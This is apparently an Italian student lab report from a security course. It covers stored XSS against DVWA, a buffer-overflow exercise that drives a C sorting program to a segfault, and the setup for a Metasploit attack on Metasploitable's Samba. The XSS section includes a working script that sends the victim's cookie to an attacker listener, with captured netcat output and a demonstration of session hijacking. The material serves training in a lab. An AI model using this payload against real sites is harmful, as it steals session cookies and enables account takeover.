
Name *

Message *
` Ben arrivati alla nostra prova ^^`

Name: Buildweek2
Message: Ben arrivati alla nostra prova ^^

Prima di eseguire lo script malevolo all'interno della pagina DVWA è stata modificata la lunghezza massima del messaggio attraverso lo strumento <Inspector>, aumentandola da 50 a 200 caratteri.

La fase 2 concerne l'iniezione di uno script malevolo sfruttando una vulnerabilità di tipo Stored Cross-Site Scripting (XSS) in una web application attraverso l'inserimento dei dati e la verifica della vulnerabilità mediante gli strumenti di sviluppo del browser (Developer Tools) per confermare che il codice HTML inserito venga eseguito e visualizzato correttamente.



WEB APPLICATION EXPLOIT XSS

FASE 3: SFRUTTAMENTO AVANZATO DELLA VULNERABILITÀ STORED CROSS-SITE SCRIPTING

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a web-based guestbook application. The 'Name' field contains 'Buildweek2'. The 'Message' field contains the following malicious script:

```
<script>new Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;</script>
```

Below the message input is a 'Sign Guestbook' button. To the right of the form is a terminal window titled 'kali@kali: ~' showing the exploit being executed. The terminal output includes:

```
File Actions Edit View Help
Message: This is a test comment.
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 42408
GET /?cookie=security=low;%20PHPSESSID=d23207910067b0234455052c1fc9d79a HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

La fase 3 illustra un esempio di sfruttamento di una vulnerabilità Stored XSS per eseguire un attacco sofisticato, come il furto dei cookie dell'utente mediante la preparazione di uno script malevolo che crea una nuova immagine e imposta la sua sorgente (src) a un URL controllato dall'attaccante contenente i cookie dell'utente come parametro della query e l'inserimento dello script nel campo Message che invia i cookie dell'utente al server dell'attaccante tramite una richiesta HTTP GET seguito dall'avvio di Netcat in modalità di ascolto sulla porta 4444 su un sistema Kali Linux per catturare le richieste HTTP con i cookie degli utenti.

FASE 4: CATTURA DEI COOKIE CON L'ATTACCO STORED XSS

```
Request to http://192.168.104.150:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /dvwa/login.php HTTP/1.1
2 Host: 192.168.104.150
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
  0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.104.150/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=high; PHPSESSID=93d79225e3b7bd61b098a22c6b966256
10 Connection: close
11
12
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 42408
GET /?cookie=security=low;%20PHPSESSID=d23207910067b0234455052c1fc9d79a HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```


L'esecuzione dell'attacco avviene quando un utente visita la pagina vulnerabile e lo script iniettato viene eseguito nel contesto del browser dell'utente, inviando i cookie dell'utente come parte della richiesta HTTP GET all'URL dell'attaccante e permettendo a Netcat di catturare questa richiesta, consentendo all'attaccante di visualizzare i cookie dell'utente nella console. Questo esempio dimostra l'impatto significativo che una vulnerabilità Stored XSS può avere sulla sicurezza di un'applicazione web, con la possibilità per l'attaccante di eseguire script dannosi nel contesto del browser dell'utente, rubare i cookie di sessione e potenzialmente compromettere l'account dell'utente, evidenziando la necessità di implementare misure di sicurezza adeguate, come la sanificazione degli input e l'uso di Content Security Policy (CSP), per prevenire tali attacchi.


WEB APPLICATION EXPLOIT XSS

FASE 5: DIMOSTRAZIONE RIUSCITA ATTACCO

Nella figura a lato è mostrato l'accesso effettuato attraverso l'uso dei cookie di sessione della vittima, che hanno permesso di effettuare l'accesso senza il bisogno di credenziali.

L'esercizio ha dimostrato passo dopo passo come le vulnerabilità XSS possano essere sfruttate per compromettere la sicurezza di una web application. Abbiamo configurato un ambiente di test sicuro e abbiamo utilizzato una serie di tecniche per iniettare codice malevolo e rubare informazioni sensibili come i cookie di sessione.





SYSTEM EXPLOIT BOF

GIORNO 3

TRACCIA

Il terzo giorno prevede un esercizio in cui si deve analizzare attentamente il programma fornito in allegato. Si richiede di descrivere il funzionamento del programma prima dell'esecuzione, riprodurre ed eseguire il programma in laboratorio verificando se le ipotesi sul funzionamento erano corrette, e infine modificare il programma affinché si verifichi un errore di segmentazione.

Si suggerisce di ricordare che un buffer overflow (BOF) sfrutta una vulnerabilità nel codice dovuta alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Occorre quindi concentrarsi nel trovare la soluzione nel punto in cui l'utente può inserire valori in input e modificare il programma in modo tale che l'utente riesca a inserire più valori di quelli previsti.

DESCRIZIONE GENERALE DEL PROGRAMMA

```
#include <stdio.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:" , c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:" , g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

- **Input dei Dati dall'Utente:**

Il programma richiede all'utente di inserire 10 numeri interi.

Questi numeri vengono memorizzati in un array chiamato vector.

- **Stampa dell'Array Originale:**

Dopo aver ricevuto i numeri dall'utente, il programma stampa l'array così come è stato inserito.

- **Ordinamento dell'Array:**

Il programma ordina l'array utilizzando l'algoritmo di ordinamento a bolle (bubble sort). Questo algoritmo confronta ogni coppia di elementi adiacenti e li scambia se sono nell'ordine sbagliato, ripetendo il processo fino a quando l'array è ordinato.

- **Stampa dell'Array Ordinato:**

Dopo aver ordinato l'array, il programma stampa l'array ordinato.

OBIETTIVO DEL PROGRAMMA

- Raccogliere e gestire dati: Il programma mostra come raccogliere dati dall'utente, memorizzarli in un array e manipolarli.
- Ordinamento: Il programma introduce un semplice algoritmo di ordinamento, il bubble sort.
- Output: Il programma stampa i dati per mostrare il risultato dell'ordinamento.

Funzionamento del Bubble Sort

L'algoritmo di ordinamento a bolle (bubble sort) funziona in questo modo:

- Confronto e scambio: Confronta ogni coppia di elementi adiacenti nell'array. Se il primo elemento è maggiore del secondo, li scambia.
- Ripetizione: Ripete questo processo per ogni elemento dell'array, riducendo il numero di elementi da confrontare ad ogni passaggio, perché gli elementi più grandi "galleggiano" verso la fine dell'array.

```
(kali㉿kali)-[~/Desktop]$ ./BW_D3_BOF
```

```
Inserire 10 interi:
```

```
[1]:5  
[2]:87  
[3]:35  
[4]:9  
[5]:21  
[6]:77  
[7]:52  
[8]:36  
[9]:85  
[10]:17
```

```
Il vettore inserito e':
```

```
[1]: 5  
[2]: 87  
[3]: 35  
[4]: 9  
[5]: 21  
[6]: 77  
[7]: 52  
[8]: 36  
[9]: 85  
[10]: 17
```

```
Il vettore ordinato e':
```

```
[1]:5  
[2]:9  
[3]:17  
[4]:21  
[5]:35  
[6]:36  
[7]:52  
[8]:77  
[9]:85  
[10]:87
```

```
(kali㉿kali)-[~/Desktop]$
```

```
#include <stdio.h>
#include <stdlib.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 2500 ; i++)
    {
        int c= i+1;
        vector[i] =rand()%101;
        printf("[%d]: %d", c, vector[i]);
        printf("\n");
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
}
```

FASE 2: MODIFICA DEL PROGRAMMA AFFINCHÉ SI VERIFICHI UN ERRORE DI SEGMENTAZIONE

Nella figura a sinistra è mostrato il codice modificato, tale da farci ottenere un Segmentation fault: un errore che avviene per via del BOF, ovvero quando un programma cerca di accedere ad una regione di memoria non autorizzata.

Qui a destra è stata utilizzata la funzione random: tale funzione ha l'obiettivo di generare numeri random da assegnare agli elementi dell'array <vector> dato che per avere un errore di segmentation fault bisogna inserire oltre 2000 interi.
L'espressione <rand() % 101> assicura che il numero casuale sia nell'intervallo [0, 100].

```
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 2500 ; i++)
{
    int c= i+1;
    vector[i] =rand()%101;
    printf("[%d]: %d", c, vector[i]);
    printf("\n");
    scanf ("%d", &vector[i]);
}
```

```
#include <stdio.h>
#include <stdlib.h>

int main () {

int vector [10], i, j, k;
int swap_var;

printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 300 ; i++)
{
    int c= i+1;
    vector[i] =rand()%101;
    printf("[%d]: %d", c, vector[i]);
    printf("\n");
//    scanf ("%d", &vector[i]);
}

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}

for ( j = 0 ; j < 10 - 1; j++)
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}
printf("Il vettore ordinato e':\n");

[280]: 8
[281]: 61
[282]: 83
[283]: 12
[284]: 27
[285]: 100
[286]: 34
[287]: 0
[288]: 35
[289]: 10
[290]: 10
[291]: 96
[292]: 39
[293]: 87
[294]: 53
[295]: 5
[296]: 40
[297]: 42
[298]: 66
[299]: 15
[300]: 90
Il vettore inserito e':
[1]: 32
[2]: 32
[3]: 54
[4]: 12
[5]: 52
[6]: 56
[7]: 8
[8]: 30
[9]: 44
[10]: 94
Il vettore ordinato e':
[1]:8
[2]:12
[3]:30
[4]:32
[5]:32
[6]:44
[7]:52
[8]:54
[9]:56
[10]:94
(kali㉿kali)-[~/Desktop]
$
```

FASE 2.1: MODIFICA DEL PROGRAMMA

TEST 1

L'obiettivo dell'esercizio è quello di creare un errore di segmentation fault: per fare ciò si è andato a modificare il codice nel punto dove l'utente può inserire valori in input, in modo tale che riesca ad inserire più valori di quelli previsti.

Al primo tentativo fatto per ottenere l'errore di Segmentation fault sono stati passati in input 300 interi generati casualmente dalla funzione random().

Si nota dall'output come, nonostante l'elevato numero di valori dati in input, questo non basti ad ottenere l'errore causato dal BOF.



FASE 2.2: MODIFICA DEL PROGRAMMA

TEST 2

Al secondo tentativo si sono dati in input 2500 interi tramite la funzione random().

Dall'output mostrato nella figura alla destra di quella del codice modificato si nota come questo valore di interi dati in input sia abbastanza da produrre l'errore di Segmentation fault.

```
#include <stdio.h>
#include <stdlib.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for ( i = 0 ; i < 2500 ; i++)
    {
        int c= i+1;
        vector[i] =rand()%101;
        printf("[%d]: %d", c, vector[i]);
        printf("\n");
        //scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
}

[2402]: 43
[2403]: 63
[2404]: 37
[2405]: 73
[2406]: 55
[2407]: 0
[2408]: 34
[2409]: 55
[2410]: 94
[2411]: 36
[2412]: 80
[2413]: 10
[2414]: 67
[2415]: 93
[2416]: 7
[2417]: 75
[2418]: 65
[2419]: 74
[2420]: 92
[2421]: 64
[2422]: 95
[2423]: 63
[2424]: 30
[2425]: 57
[2426]: 77
[2427]: 2
[2428]: 42
[2429]: 11
[2430]: 65
[2431]: 16
[2432]: 59
[2433]: 7
[2434]: 45
[2435]: 97
[2436]: 46
[2437]: 66
[2438]: 63
[2439]: 81
[2440]: 20
zsh: segmentation fault ./BW_D3_BOF
```



EXPLOIT METASPLOITABLE CON METASPLOIT GIORNO 4

TRACCIA

Questo esercizio prevede l'analisi della macchina Metasploitable, che presenta diversi servizi in ascolto potenzialmente vulnerabili. Si dovrà prima effettuare una scansione delle vulnerabilità (basic scan) utilizzando Nessus sulla macchina Metasploitable. Successivamente, sarà necessario sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole. Una volta ottenuta la sessione, si dovrà eseguire il comando «ifconfig» per verificare l'indirizzo di rete della macchina vittima.

Le informazioni necessarie per il laboratorio del quarto giorno sono le seguenti: l'indirizzo IP della macchina Kali Linux è 192.168.50.100, mentre l'indirizzo IP della macchina Metasploitable è 192.168.50.150. La porta di ascolto per le opzioni del payload è 5555. Per quanto riguarda l'exploit da utilizzare, l'exploit si trova al percorso exploit/multi/samba/usermap_script. Si suggerisce di effettuare prima una ricerca con la parola chiave "search".

EXPLOIT METASPLOITABLE CON METASPLOIT

FASE 1: CONFIGURAZIONE DELLA RETE

Nella Fase 1 viene configurata la rete delle macchine coinvolte nell'esercitazione. Questo passaggio è cruciale per assicurarsi che le macchine possano comunicare correttamente tra loro durante il processo di exploit. Ecco una descrizione dettagliata della configurazione della rete.

K
A
L
I

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
        inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 15 bytes 2344 (2.2 Kib)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

M
E
T
A

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:76:1a:f6
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe76:1af6/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:0 errors:0 dropped:0 overruns:0 frame:0
              TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:0 (0.0 B) TX bytes:4340 (4.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:115 errors:0 dropped:0 overruns:0 frame:0
              TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:23269 (22.7 KB) TX bytes:23269 (22.7 KB)

msfadmin@metasploitable:~$
```

Configurazione IP della macchina Kali Linux:

- Utilizzando il comando ifconfig, l'indirizzo IP della macchina Kali Linux è stato impostato su 192.168.50.100/24

Configurazione IP della macchina Metasploitable:

- Utilizzando il comando ifconfig, l'indirizzo IP della macchina Metasploitable è stato impostato su 192.168.50.150/24

EXPLOIT METASPLOITABLE CON METASPLOIT

FASE 1: SCOPO DELLA CONFIGURAZIONE

```
(kali㉿kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.897 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.544 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.311 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.467 ms
^C
--- 192.168.50.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.311/0.554/0.897/0.214 ms

